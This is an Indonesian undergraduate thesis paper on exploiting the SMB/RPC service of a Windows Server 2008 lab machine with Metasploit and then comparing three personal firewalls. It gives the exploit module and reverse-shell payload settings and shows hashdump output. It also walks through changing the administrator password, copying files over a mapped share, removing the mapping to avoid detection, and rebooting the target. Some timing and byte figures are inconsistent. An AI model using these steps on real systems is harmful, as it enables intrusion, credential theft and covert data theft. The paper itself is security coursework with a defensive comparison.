

MAKALAH

Eksploitasi Sistem Keamanan RPC (*Remote Procedure Call*) pada Jaringan Windows Server 2008



Disusun Oleh :

Nama : Andhik Nugroho

Pembimbing : Muhammad Kusban, S.T.,M.T.

**PROGRAM STUDI INFORMATIKA
FAKULTAS KOMUNIKASI DAN INFORMATIKA
UNIVERSITAS MUHAMMADIYAH SURAKARTA
2015**

HALAMAN PENGESAHAN

Publikasi Ilmiah dengan Judul :

**Eksplorasi Sistem Keamanan RPC (*Remote Procedure Call*) pada Jaringan
Windows Server 2008**

Yang dipersiapkan dan disusun oleh

ANDHIK NUGROHO

NIM : 1.200100119

Telah disetujui pada :

Hari : Sabtu

Tanggal : 14 Maret 2015

Pembimbing



Muhammad Kusban, S.T.,M.T.

NIK : 663


Publikasi Ilmiah ini telah diterima sebagai salah satu persyaratan

untuk memperoleh gelar sarjana

Tanggal 30 Maret 2015

Ketua Program Studi

Informatika



Dr. Heru Supriyono, M.Sc.

NIK : 970



UNIVERSITAS MUHAMMADIYAH SURAKARTA
FAKULTAS KOMUNIKASI DAN INFORMATIKA
PROGRAM STUDI INFORMATIKA

Jl. A Yani Tromol Pos 1 Pabelan Kartasura Telp. (0271)717417, 719483 Fax (0271) 714448
Surakarta 57102 Indonesia. Web: <http://informatika.ums.ac.id>. Email: informatika@fki.ums.ac.id

SURAT KETERANGAN LULUS PLAGIASI

/A.3-II.3/INF-FKI/III/2015

Assalamu'alaikum Wr. Wb

Biro Skripsi Program Studi Informatika menerangkan bahwa :

Nama : ANDHIK NUGROHO
NIM : L200100119
Judul : EKSPLOITASI SISTEM KEAMANAN RPC (REMOTE
PROCEDURE CALL) PADA JARINGAN WINDOWS SERVER 2008
Program Studi : Informatika
Status : **Lulus**

Adalah benar-benar sudah lulus pengecekan plagiasi dari Naskah Publikasi Skripsi, dengan menggunakan aplikasi Turnitin.

Demikian surat keterangan ini dibuat agar dipergunakan sebagaimana mestinya.

Wassalamu'alaikum Wr. Wb

Surakarta, 23 Maret 2015

Biro Skripsi
Informatika

Adjie Sapoetra, S.Kom

**Turnitin Originality Report**

Eksploitasi Sistem Keamanan RPC (Remote Procedure Call) pada Jaringan Windows Server 2008 by Andhik Nugroho
From publikasi (publikasi)

Similarity Index
18%

Similarity by Source

Internet Sources:	13%
Publications:	0%
Student Papers:	6%

Processed on 23-Mar-2015 12:10 WIB
ID: 519457794
Word Count: 2911

sources:

- 1 3% match (Internet from 11-Jun-2014)
<http://www.zandzu.bloggerindonesia.or.id/2012/01/contoh-skripsi-komputer.html>
- 2 2% match (student papers from 02-Jul-2014)
Class: publikasi maret 2014
Assignment:
Paper ID: [437639817](#)
- 3 1% match (Internet from 13-Nov-2014)
<http://ejournal.gunadarma.ac.id/index.php/kommit/article/download/581/505>
- 4 1% match (Internet from 19-Apr-2013)
<http://www.4skripsi.com/skripsi-komputer/eksploitasi-rpc-pada-sistem-operasi-windows.html>
- 5 1% match (student papers from 10-Jul-2014)
Class: publikasi maret 2014
Assignment:
Paper ID: [438724787](#)
- 6 1% match (student papers from 13-Jun-2014)
Class: publikasi maret 2014
Assignment:
Paper ID: [434538413](#)
- 7 1% match (student papers from 11-Mar-2015)
Class: publikasi
Assignment:
Paper ID: [514975132](#)
- 8 1% match (Internet from 26-Jan-2015)
<http://skripsibagus.com/daq:daftar-ancang-an-dan-implementasi-editor-model-data-crowdcast-dan-model-data-fisik>
- 9 1% match (student papers from 19-Jul-2013)
[Submitted to Universitas Muhammadiyah Surakarta on 2013-07-19](#)

EKSPLOITASI SISTEM KEAMANAN RPC (*REMOTE PROCEDURE CALL*) PADA JARINGAN WINDOWS SERVER 2008

Andhik Nugroho, Muhammad Kusban, S.T.,M.T.

Informatika, Fakultas Komunikasi dan Informatika

Universtas Muhammadiyah Surakarta

E-mail : andhieg@gmail.com

ABSTRAKSI

Menunjang untuk terjadinya suatu komunikasi dalam aplikasi *clien-server*, *Protocol RPC* menyediakan suatu mekanisme komunikasi untuk pembangunan aplikasi *clien-server* yang terdistribusi dan mengijinkan terjadinya suatu proses yang berjalan pada program komputer tanpa terasa adanya eksekusi kode pada sistem yang jauh (*remote system*).

Proses pengerjaannya dimulai dengan menginstall *software*, melakukan eksploitasi menggunakan *software Metasploit* dan *Free port Scanner* dan bertahan menggunakan *software PrivateFirewall*, *AVS Firewall* dan *ZoneAlarm Free*.

Hasil yang didapat setelah melakukan beberapa percobaan secara berulang dapat ditarik kesimpulan bahwa 18:22 detik adalah waktu rata-rata yang diperlukan untuk terjadinya sebuah *exploitasi*. *Port* yang dieksploitasi adalah *port 445 Tcp* yang tidak lain merupakan salah satu layanan dari *port RPC*. *PC user* menghandle *PC target* melalui *port 4444* yang merupakan *port DCOM RPC*. Besar rata-rata paket *exploitasi* yang dikirimkan *PC user* ke *PC target* adalah 49181 *bytes*. Untuk *PrivateFirewall* merupakan aplikasi *firewall* yang terbilang komplit dibandingkan dengan kedua aplikasi yang lainnya. Dan memiliki fitur-fitur yang pas untuk mengantisipasi terjadinya hacking.

Kata kunci : Keamanan Jaringan, RPC, Exploitasi, Client-Server, TCP

PENDAHULUAN

Perkembangan dunia teknologi dan informasi yang begitu cepat, ternyata juga diikuti dengan tingginya tingkat penyalahgunaan teknologi itu sendiri. Demikian pula dengan teknologi jaringan yang juga berkembang begitu pesat, salah satunya yaitu jaringan internet yang bisa menjadi salah satu sumber informasi. Dengan manfaat dan semakin pentingnya penggunaan jaringan maka satu hal yang penting adalah cara mengamankan suatu informasi dari pihak-pihak yang ingin meretas suatu jaringan guna mendapatkan suatu informasi yang rahasia dari suatu pihak atau dari instansi terkait. Maka dari itu penulis akan melakukan analisa tentang keamanan jaringan khususnya pada bagian server yang menggunakan sistem operasi Windows Server 2008 dengan cara pengexploitasian pada *protocol* RPC (*Remote Procedure Call*). *Protocol* RPC adalah suatu *protocol* yang menyediakan suatu mekanisme komunikasi dalam pembangunan aplikasi klien-server yang terdistribusi yang mengijinkan terjadinya suatu proses pada program untuk berjalan pada komputer tanpa terasa adanya eksekusi kode pada sistem yang jauh (*remote system*).

TINJAUAN PUSTAKA

Widodo, dkk (2012) dalam penelitiannya tentang 'Eksplorasi celah keamanan piranti lunak *web server vertrigoserv* pada sistem operasi windows melalui jaringan lokal' menjelaskan bagaimana teknik melakukan eksploitasi celah keamanan piranti lunak *web server Vertrigoserv* pada sistam Operasi Windows melalui jaringan lokal dengan cara *scanning, gaining access, creating backdoor, escalating privilege* dan *denial of service*.

Hilla (2011) pada penelitiannya yang berjudul 'Penerapan Mekanisme *Callback* pada Rancang Bangun *File System* Menggunakan *Andrew File System*' menyatakan bahwa *Remote Procedure Call*(RPC) adalah *inter-process communication* yang memungkinkan sebuah program untuk memanggil *subroutine* atau prosedur dari program lain tanpa mengetahui langkah-langkah bagaimana memanggil prosedur lain tersebut. RPC dapat pula disebut dengan *remote invocation* atau *remote method invocation* saat suatu *software* tersebut menggunakan prinsip *object oriented*.

Perdhana (2011) dalam bukunya yang berjudul '*Harmless Hacking Malware Analysis* dan *Vulnerability Development*' yang membahas bagaimana memfungsikan

Metasploit sebagai alat penyerang yang akan melakukan *exploitasi* pada aplikasi target.


Wijaya (2003) pada penelitiannya yang berjudul “Pembuatan *simple object access protocol* pada *remote procedure call*” menyatakan bahwa *Remote Procedure Call* (RPC) adalah cara pemanggilan procedure yang berada pada mesin yang terpisah.

Wahyu (2009) pada penelitiannya yang berjudul ‘Eksplorasi Rpc Pada Sistem Operasi Windows’ menyatakan bahwa didalam bagian RPC terdapat kelemahan yang berhubungan dengan pertukaran *message* melalui *TCP/IP*. Kelemahan ini umumnya dimanfaatkan oleh seorang penyerang untuk dapat menjalankan suatu kode dengan kewenangan *Administrator system local* pada *system* yang terinfeksi. Sistem yang diserang ini dapat diubah-ubah termasuk pengkopian, penghilangan data dan pembuatan user baru dengan hak yang tidak terbatas.

METODE

Pada metode ini dilakukan penelitian dengan beberapa tahapan yaitu observasi, pengukuran dan analisa. Penelitian yang dilakukan untuk mendapatkan hasil yang sesuai dengan tujuan penelitian. Proses pengerjaannya dimulai dari menginstall

software, percobaan software, pengumpulan data, dan hasil dari percobaan. Jika percobaan tidak mendapatkan hasil sesuai dengan yang ada pada tujuan penelitian, maka akan dilakukan percobaan sampai menemukan hasil yang paling mendekati dengan tujuan penelitian. Adapun tahapan penelitian dapat dilihat pada **Gambar 3.1**



Gambar 1 Flowchart sistem alur penelitian

- a. Mulai
Memulai melakukan pengumpulan data untuk melakukan penelitian.
- b. Analisa Kebutuhan
Mengumpulkan alat-alat yang dibutuhkan dalam melakukan penelitian yang berupa *software* maupun *hardware*.
- c. Pengumpulan Data
Mencari dan mengumpulkan sumber referensi yang diperlukan untuk menyelesaikan masalah.

d. Data Lengkap ?

Pengecekan data yang sudah didapatkan, apabila data yang dibutuhkan sudah lengkap maka akan berlanjut ke tahap berikutnya dan apabila data belum lengkap maka akan kembali pada tahap pengumpulan data.

e. Percobaan

Mencoba menjalankan *software-software* yang telah dikumpulkan untuk memulai dilakukannya penelitian.

f. Percobaan Berhasil ?

Pada tahap ini menerangkan apabila dalam melakukan percobaan masih terdapat kesalahan error atau belum mencapai dari tujuan maka perlu dilakukan percobaan lagi sampai mencapai tujuan yang diinginkan.

g. Analisa Hasil Percobaan

Menganalisa apabila pada tahapan percobaan sudah berhasil dan sudah mencapai dari tujuan yang sudah ditetapkan maka akan berlanjut ke tahap selanjutnya

h. Laporan

Penulis membuat laporan hasil dari penelitian yang sudah dilakukan.

i. Selesai


Penelitian selesai.

HASIL DAN PEMBAHASAN

Hasil yang telah dicapai dari penelitian tentang eksploitasi system keamanan *RPC (Remote Procedure Call)* pada jaringan Windows Server 2008 diantaranya adalah perubahan terhadap *password administrator*, proses *reboot*, dan pengambilan file yang ada pada direktori Windows Server 2008. Untuk hasil defendingsnya mencakup *monitoring, log, blokir IP* dan *system alert*.

SETTING IP DAN PING

Langkah pertama penulis melakukan proses pengaturan *IP Address* pada *PC 1* dan *PC 2* untuk mendapatkan sambungan diantara keduanya.



Gambar 2 Pengaturan *IP Address*

Pengaturan *IP Address* secara manual yang dilakukan pada *PC 1* dan *PC 2* dengan mengklik lingkaran dengan label *Use the following IP Address* kemudian memasukkan *IP Address* dan *Subnet masknya*. Untuk mengetahui sudah terjadinya koneksi antara dua buah *PC* tersebut, dilakukan proses *ping* terhadap salah satu *PC*.




Gambar 3 Ping terhadap IP target melalui cmd

Proses *ping* dikatakan berhasil jika adanya jawaban *Reply from 192.168.0.2 bytes=32 time<1ms TTL = 128*.

PERCOBAAN EKSPLOITASI PENGCOPYAN FILE


Percobaan yang dilakukan penulis untuk pengeksplotasian menggunakan *software Metasploit*. Untuk lebih yakinnya bahwa telah terjadi koneksi antara kedua PC tersebut penulis mengetikkan perintah *nmap 192.168.0.0/24* pada jendela *metasploit*, yang berarti kita menscan IP yang aktif dalam sebuah jaringan.



Gambar 4 Scanning IP yang aktif menggunakan Nmap

Langkah selanjutnya penulis mengambil perintah *exploit/windows/smb/ms09_050_smb2-*

_negotiate_func_index dan untuk menjalankannya ketikkan perintah *'use'* pada baris *Metasploit*.



Gambar 5 Penggunaan Perintah Metasploit untuk
Exploitasi

Selanjutnya ketikkan perintah *set RHOST IP* tujuan yang akan diremote, dan set LHOST, setelah itu ketikkan perintah *payload set payload windows/meterpreter/reverse_tcp*.

Selanjutnya ketikkan perintah *exploit*, tunggu beberapa saat sampai muncul tulisan *'Meterpreter'* yang mengindikasikan bahwa proses pengeksplotasian PC target berhasil, dapat dilihat seperti gambar berikut:



Gambar 6 Indikasi Exploitasi Berhasil dengan adanya
Perintah Meterpreter

Langkah selanjutnya untuk pengeksplotasian pada PC target, penulis ingin mengcopy file yang tersimpan pada directory PC target, untuk itu langkah

awalnya penulis masuk kedalam *directory* yang ingin dicopy filenya. Penulis mempersiapkan folder untuk tempat *copy* dari *PC* target, dengan status folder share, dan permissionnya dijadikan *read* dan *write*. Setelah semua siap penulis melakukan mapping dengan menuliskan perintah *net use Z: \\192.168.0.1\file /user:Administrator 1234*. Jika perintah benar akan keluar tulisan *successfully*. Lebih jelasnya dapat dilihat pada gambar berikut:

```
F:\>net use Z: \\192.168.0.1\hack /user:Administrator 1234
net use Z: \\192.168.0.1\hack /user:Administrator 1234
The command completed successfully.
```

Gambar 7 Mapping Drive F ke Drive Z untuk melakukan Pengcopian

Langkah selanjutnya mengcopy file dari *PC* target, perintah yang digunakan *copy F:\namefile Z:* atau *copy F:\"namefile" Z:*.

Langkah yang terakhir menutup *drive Z:* untuk mencegah ketahuan oleh korban dengan menggunakan perintah *net use /delete Z:*.

PERCOBAAN EKSPLOITASI PENGANTIAN PASSWORD ADMINISTRATOR

Pengeksploitasi penggantian *password* pada *administrator* dimulai dengan urutan yang sama dengan langkah pengcopian file

sampai muncul penulisan *meterpreter*. Selanjutnya mengetikkan perintah *hashdump*, akan muncul seperti gambar berikut:

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7ce21f17c0aee7fb9ceba532d0546
ad6::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31dcfe0d16ae931b73c59d7e0c089c0::
IUSR_WIN-RE40TON89JS:1004:aad3b435b51404eeaad3b435b51404ee:dfe0833674521989449b5
b5d13323452::
opc:1000:aad3b435b51404eeaad3b435b51404ee:9df746839c255d06a1ea3391f5bd91e7::
meterpreter >
```

Gambar 8 Tampilan Perintah *Hashdump* pada Metasploit

Pada gambar tersebut terdapat tiga buah *user* yaitu, *Administrator*, *Guest* dan *OPC*. Disini penulis akan mengganti *password* dari *Administrator*. Perintah yang digunakan untuk menggantinya adalah *net user Administrator 1234*, untuk angka 1234 merupakan *password* baru yang akan dipakai penulis. Berikut tampilan keluaran jika perintah yang dituliskan benar:

```
meterpreter > shell
Process 4972 created.
Channel 1 created.
Microsoft Windows [Version 6.0.6002]
Copyright (c) 2006 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user Administrator 12345
net user Administrator 12345
The command completed successfully.

C:\Windows\system32>
```

Gambar 9 Tampilan penggantian *password* pada Jendela Metasploit

PERCOBAAN EKSPLOITASI REBOOT

Pengeksploitasi dengan mereboot *PC* target, langkah awal yang dijalankan untuk masuk ke dalam system *PC* target sama

dengan dua percobaan diatas, lebih jelasnya dapat dilihat seperti gambar berikut:


```
meterpreter > reboot
Rebooting...
meterpreter >
[*] Meterpreter session 1 closed. Reason: Died
```

Gambar 10 Tampilan dari Proses *Reboot* pada Jendela Metasploit

DEFENDING MENGGUNAKAN PRIVATEFIREWALL


Untuk langkah pengamanan dari eksploitasi dapat dilakukan dengan menginstall *firewall* dari pihak ketiga. Penulis akan membandingkan fitur apa yang ditawarkan dari masing-masing *firewall*.

Perbandingan yang pertama dengan menganalisa *software PrivateFirewall*, dengan indikasi langkah pembandingnya meliputi tampilan *desktop*, *monitoring*, *log*, *blokir IP* dan *system alert* ketika ada penyerang masuk kedalam *system*. Tampilan awal ketika program dibuka akan memberika tampilan desktop seperti gambar berikut:



Gambar 11 Tampilan Desktop *Privatefirewall*


Untuk *PrivateFirewall* alertnya akan muncul secara otomatis ketika *PC* mendapatkan serangan / aplikasi yang berjalan tidak dipercaya oleh *PrivateFirewall*, yang berisi informasi meliputi nama aplikasi maupun serangan yang dilakukan, dan diberikan tiga buah jendela yang memberikan pilihan *Allow*, *Options*, dan *Block*. Untuk proses *blocknya* sendiri diberikan waktu selama 30 detik kepada *user* untuk melakukan tindakan yang diinginkan. Lebih jelasnya dapat dilihat seperti dibawah ini:



Gambar 12 Tampilan *PrivateFirewall* Alert


DEFENDING MENGGUNAKAN AVS FIREWALL

AVS Firewall merupakan *software* berbasis desktop yang memberikan perlindungan *spyware*, teknik *hacking* dan gangguan lain pada *Windows desktop* dan server. *AVS Firewall* terdiri dari beberapa lapisan perlindungan yang berbeda termasuk desktop *firewall*, *parent controls*, *URL filtering*, *proces monitor*, *aplikasi / model* dan perilaku sistem deteksi *anomali* komponen. Lebih jelasnya seperti gambar berikut:



Gambar 13 Tampilan Desktop AVS Firewall

AVS Firewall Alert juga memiliki *system alert* yang akan muncul saat terjadi koneksi yang dicurigai. *AVS Firewall Alert* memberikan informasi tentang *IP Address* dan *Port* yang digunakan untuk terjadinya koneksi. Untuk memilih tindakan yang akan dilakukan *AVS Firewall Alert* memberikan tiga *button* pilihan, yaitu *Allow*, *Deny*, dan *Ask me later*. Berikut gambar untuk lebih jelasnya:



Gambar 14 Tampilan AVS Firewall Alert

DEFENDING MENGGUNAKAN ZONEALARM FREE FIREWALL

ZoneAlarm Free Firewall adalah *software desktop* yang memberikan perlindungan *PC* terhadap *spyware*, dan *hacking*, hal ini termasuk sistem deteksi intrusi *inbound*, serta kemampuan untuk mengontrol program yang dapat membuat koneksi *outbound*. Lebih jelasnya dapat dilihat pada gambar berikut:



Gambar 15 Tampilan Desktop ZoneAlarm Free Firewall

Pada menu *Tools* terdapat empat buah sub menu, yaitu *Main*, *Alert Event*, *Log Control*, *Log Viewer*. Dari sub menu *Main* terdapat tiga buah settingan yang berisikan *Alert Evensts Show*, *Event Logging*, dan

Program Logging. Pada dasarnya *ZoneAlarm Free Firewall* akan langsung memblock otomatis aktivitas yang dianggap mencurigakan tanpa memberikan peringatan terlebih dahulu kepada *user*.

ZoneAlarm Free Firewall juga memiliki fitur *Preferences*, pada fitur ini terdapat empat buah sub menu, diantaranya *parental control* yang berisikan alamat *web* yang ingin diblock. Inti dari *parental control* ini sama dengan dua buah *firewall* diatas.

PERBANDINGAN DIANTARA KETIGA FIREWALL

Perbandingan antara ketiga buah *firewall* tersebut dimaksudkan untuk mencari kelebihan dan kelemahan diantara ketiga *firewall* yang berguna untuk melindungi *PC* dari *hacking*, *spyware*, maupun gangguan lain yang bersifat merugikan. Untuk perbandingannya berdasarkan *user friendly*, kelengkapan fitur, deskripsi dari menu yang ada, *Blockir Port*, *System Alert*, *Information Log*, *Parental Control* dan *setting firewall*. Untuk didapatkan perbandingan yang jelas dapat dilihat dari tabel berikut:

Tabel 1 Daftar perbandingan *Firewall*

NO	Perbandingan	Firewall					
		PrivateFirewall 7.0		AVS Firewall		ZoneAlarm Free Firewall	
		Ya	Tidak	Ya	Tidak	Ya	Tidak
1	User Friendly	v		v		v	
2	Information Log	v			v	v	
3	System Alert	v		v			v
4	Block IP	v		v		v	
5	Parental Control		v	v		v	
6	Kelengkapan fitur	v		v		v	
7	Deskripsi Menu	v			v		v
8	Setting Firewall	v		v		v	

Dari daftar perbandingan pada tabel diatas diperoleh kesimpulan bahwa *PrivateFirewall 7.0* dan *AVS Firewall* merupakan *firewall* yang mempunyai kemudahan untuk *user* dalam pemakaiannya dari pada dengan *ZoneAlarm Free Firewall*.

HASIL PENELITIAN

Penulis melakukan percobaan sebanyak 30 kali dan diperoleh data bahwa setiap percobaan memiliki jeda waktu untuk melakukan sebuah *exploitasi* yang dimulai dari saat kita menuliskan perintah *exploit* sampai dengan keluar perintah *meterpreter*. Untuk sebuah *exploitasi*, *PC user* mengirimkan paket *exploitasi* sebesar 872 bytes pada tahap pertama, jika *exploitasi* berhasil akan dikirimkan lagi paket sebesar 752128 bytes. Pada prosesnya besar paket *exploitasi* tidak sepenuhnya hasil dari penjumlahan paket *exploitasi* yang pertama ditambah paket *exploitasi* yang kedua, hal itu dikarenakan jenis paket *exploitasi* yang digunakan

untuk masuk kedalam *PC* target hanya paket *exploitasi* yang bersifat *meremote*. Untuk lebih jelasnya hasil yang telah didapat selama melakukan percobaan dapat dilihat dari tabel berikut:

Tabel 2 Hasil Percobaan *Exploitasi*

No	Percobaan Ke	Waktu	Bytes
1	1	17:68 detik	49164
2	2	19:33 detik	49174
3	3	18:48 detik	49208
4	4	16:59 detik	49154
5	5	17:23 detik	49301
6	6	17:57 detik	49139
7	7	18:45 detik	49168
8	8	19:26 detik	49133
9	9	17:78 detik	49142
10	10	17:46 detik	49214
11	11	16:87 detik	49145
12	12	18:35 detik	49245
13	13	18:37 detik	49167
14	14	18:64 detik	49152
15	15	19:11 detik	49138
16	16	17:33 detik	49189
17	17	17:52 detik	49241
18	18	16:68 detik	49122
19	19	18:14 detik	49171
20	20	18:78 detik	49153
21	21	19:07 detik	49211
22	22	17:50 detik	49193
23	23	18:50 detik	49265
24	24	18:27 detik	49192
25	25	19:10 detik	49136
26	26	19:27 detik	49221
27	27	19:44 detik	49157
28	28	19:23 detik	49162
29	29	17:87 detik	49216
30	30	18:63 detik	49173
Rate-rata		18:22 detik	49181

Setelah melakukan percobaan sebanyak 30 kali, dapat dicari rata-rata dengan cara penghitungan sebagai berikut:

$$\frac{p_1 + p_2 + p_3 + \dots + p_{30}}{30} =$$

$$\frac{546:7 \text{ detik}}{30} = 18:22 \text{ detik}$$

Hasil dari penghitungan percobaan yang telah dilakukan dapat ditarik kesimpulan bahwa untuk setiap *exploitasi* yang berhasil yang terhitung dari saat mengetikkan perintah *exploitasi* sampai muncul tulisan *meterpreter* dibutuhkan jeda

waktu sekitar 18:22 detik. Pengaruh waktu pada proses *exploitasi* ini mempunyai peranan yang penting, karena saat *exploitasi* mengalami kegagalan *user* harus menunggu selama 180 detik untuk memulai dari awal proses *exploitasi* yang baru.

$$\frac{p_1 + p_2 + p_3 + \dots + p_{30}}{30} =$$

$$\frac{1475446 \text{ bytes}}{30} = 49181 \text{ bytes}$$

Sedangkan untuk hasil rata-rata paket *exploitasi* yang dikirimkan *PC user* ke *PC* target pada saat melakukan *pengexploitasian* adalah sebesar 49181 *bytes*.

Pada *PC* target, *port* yang di *exploitasi* adalah *port* 445 *Tcp* yang tidak lain merupakan salah satu layanan dari *port RPC*, dan *PC user* *menghandle PC* target melalui *port* 4444 yang merupakan *port DCOM RPC*. Pada proses *pengcopyan file*, besar kecilnya ukuran dari *file* yang *dicopy* mempengaruhi waktu *pengcopyan*. Sedangkan untuk aplikasi *defend*, *PrivateFirewall* merupakan aplikasi *firewall* yang terbilang komplit dibandingkan dengan kedua aplikasi yang lainnya dan memiliki fitur-fitur yang pas untuk mengantisipasi terjadinya *hacking*.

PrivateFirewall akan mendeteksi, memblokir serta mengkarantina berbagai aktivitas yang mencurigakan yang akan berpotensi menyerang sistem, sehingga kita bisa secara efektif dan proaktif melindungi seluruh data. Ketika mendeteksi adanya sebuah proses yang mencurigakan, *PrivateFirewall* akan memberikan pesan peringatan atau *alert* dan kita dapat melanjutkannya dengan me-blok atau mengizinkan proses tersebut berjalan jika sudah yakin bahwa proses tersebut aman.

AVS Firewall mempunyai fitur yang tidak dimiliki oleh *firewall* standar lainnya yaitu *registry defender*, *banner blocker*, dan *parental control*. Pada menu monitoring AVS Firewall yang berisikan tentang *Applications / IP Address, Port, Connection type* dan *state*, memberikan kemudahan bagi *user* untuk mengetahui adanya suatu koneksi yang sedang terjadi akan membahayakan sistem yang ada atau tidak. Jika ada koneksi yang dianggap mencurigakan, *AVS Firewall* akan memberikan pesan peringatan kepada *user* yang berisikan asal *IP Address*, tujuan dari *IP Address*, dan Port yang dilalui untuk terjadinya koneksi tersebut.

ZoneAlarm Free Firewall ini melindungi sistem dari semua gangguan dan akses program untuk *web*, selain sebuah *firewall*, *ZoneAlarm Free Firewall*

ini juga mempunyai *Anti Virus* sendiri, serta *Identity* dan *Data*, dengan demikian *ZoneAlarm Free Firewall* bisa dikatakan dengan istilah *firewall* multi fungsi. Untuk fitur *Alert Event* pada *ZoneAlarm Free Firewall* memberikan pilihan kepada *user* untuk melakukan tindakan yang diinginkan. *ZoneAlarm Free Firewall* ini tidak akan memberikan pesan peringatan terlebih dahulu kepada *user* ketika ada koneksi yang mencurigakan, sehingga tanpa sepengetahuan *user* *ZoneAlarm Free Firewall* akan memblock otomatis aktivitas yang dianggap mencurigakan.

KESIMPULAN

Berdasarkan penelitian tentang eksploitasi *RPC* pada jaringan windows server 2008, dapat ditarik kesimpulan sebagai berikut:

1. Waktu yang dibutuhkan untuk mengexploitasi *PC* target rata-rata 18:22 detik.
2. *Port* yang dieksploitasi adalah *port 445 Tcp* yang tidak lain merupakan salah satu layanan dari *port RPC*.
3. *PC user* menghandle *PC* target melalui *port 4444* yang merupakan *port DCOM RPC* dengan mengirimkan paket-paket eksploitasi sebesar 872 *byte* pada tahapan pertama dan setelah berhasil pada tahapan selanjutnya

mengirimkan paket sebesar 752128 byte.

4. Paket *exploitasi* yang dikirimkan *PC user* ke *PC target* rata-rata sebesar 49181 bytes.
5. *PrivateFirewall* merupakan aplikasi *firewall* yang terbilang komplit dibandingkan dengan kedua aplikasi yang lainnya. Dan memiliki fitur-fitur yang pas untuk mengantisipasi terjadinya hacking.

Berdasarkan hal tersebut dapat disimpulkan bahwa tujuan dari

pengexploitasian system keamanan RPC pada windows server 2008 Sesungguhnya tidak ada *system* yang seratus persen aman dari kebocoran dan kelemahan. Yang ada adalah sistem yang belum teruji keamanannya. Oleh karena itu, sebagai seorang pemilik *PC* atau seorang administrator sudah seyogyanya untuk terus menerus mengambil tindakan *preventif* agar *system* yang dijaganya tetap stabil dan terhindar dari kelemahan yang bisa dimanfaatkan orang lain.

DAFTAR PUSTAKA

- Adipranata, R 2002, 'Implementasi protokol tcp/ip untuk pengendalian Komputer jarak jauh' , Tesis Universitas Kristen Petra, Surabaya.
- Gavin, Dennis 2010, 'Rpc pada windows server 2000', <<http://dennis-gavin.blogspot.com/2010/10/rpc-pada-windows-server-200.html>>[diakses tanggal 13 Maret 2014]
- Hilla, Beggy Fitria 2011, 'Penerapan Mekanisme Callback pada Rancang Bangun File System Menggunakan Andrew File System', Tesis Institut Teknologi Sepuluh Nopember, Surabaya.
- Guntara, Faris Aditya 2013, 'Pengertian Keamanan Jaringan', <http://itsguntara.blogspot.com/2013/07/pengertian-keamanan-jaringan_6935.html> [diakses tanggal 13 Maret 2014]
- Marki, T 2006, 'Keamanan Sistem Informasi Eksploitasi RPC pada Sistem Operasi Windows' , Tugas Akhir, Institut Teknologi Bandung, Bandung.
- Perdhana, Mada R 2011, 'Harmless Hacking, Malware Analysis dan Vulnerability Development'. Yogyakarta: Graha Ilmu.
- Wahyu, BS 2009, 'Eksploitasi Rpc Pada Sistem Operasi Windows', Tesis Universitas AKI, Semarang.
- Widodo AS, Merry M, Medisa S, 2012, 'Eksploitasi Celah Keamanan Piranti Lunak *Web Server Vertrigoserv* Pada Sistem Operasi Windows Melalui Jaringan Lokal' , Tesis Universitas Gunadarma, Depok.
- Wijaya, Teguh 2009, 'Simple Object Access Protocol Pada Remote Procedure Call', Tesis Universitas Kristen Petra, Surabaya.

BIODATA PENULIS

Nama : Andhik Nugroho
NIM : L200100119
Tempat Lahir : Maumere
Tanggal Lahir : 24 Januari 1992
Jenis Kelamin : Laki-Laki
Agama : Islam
Pendidikan : S1
Jurusan/Fakultas : Informatika / Komunikasi dan Informatika
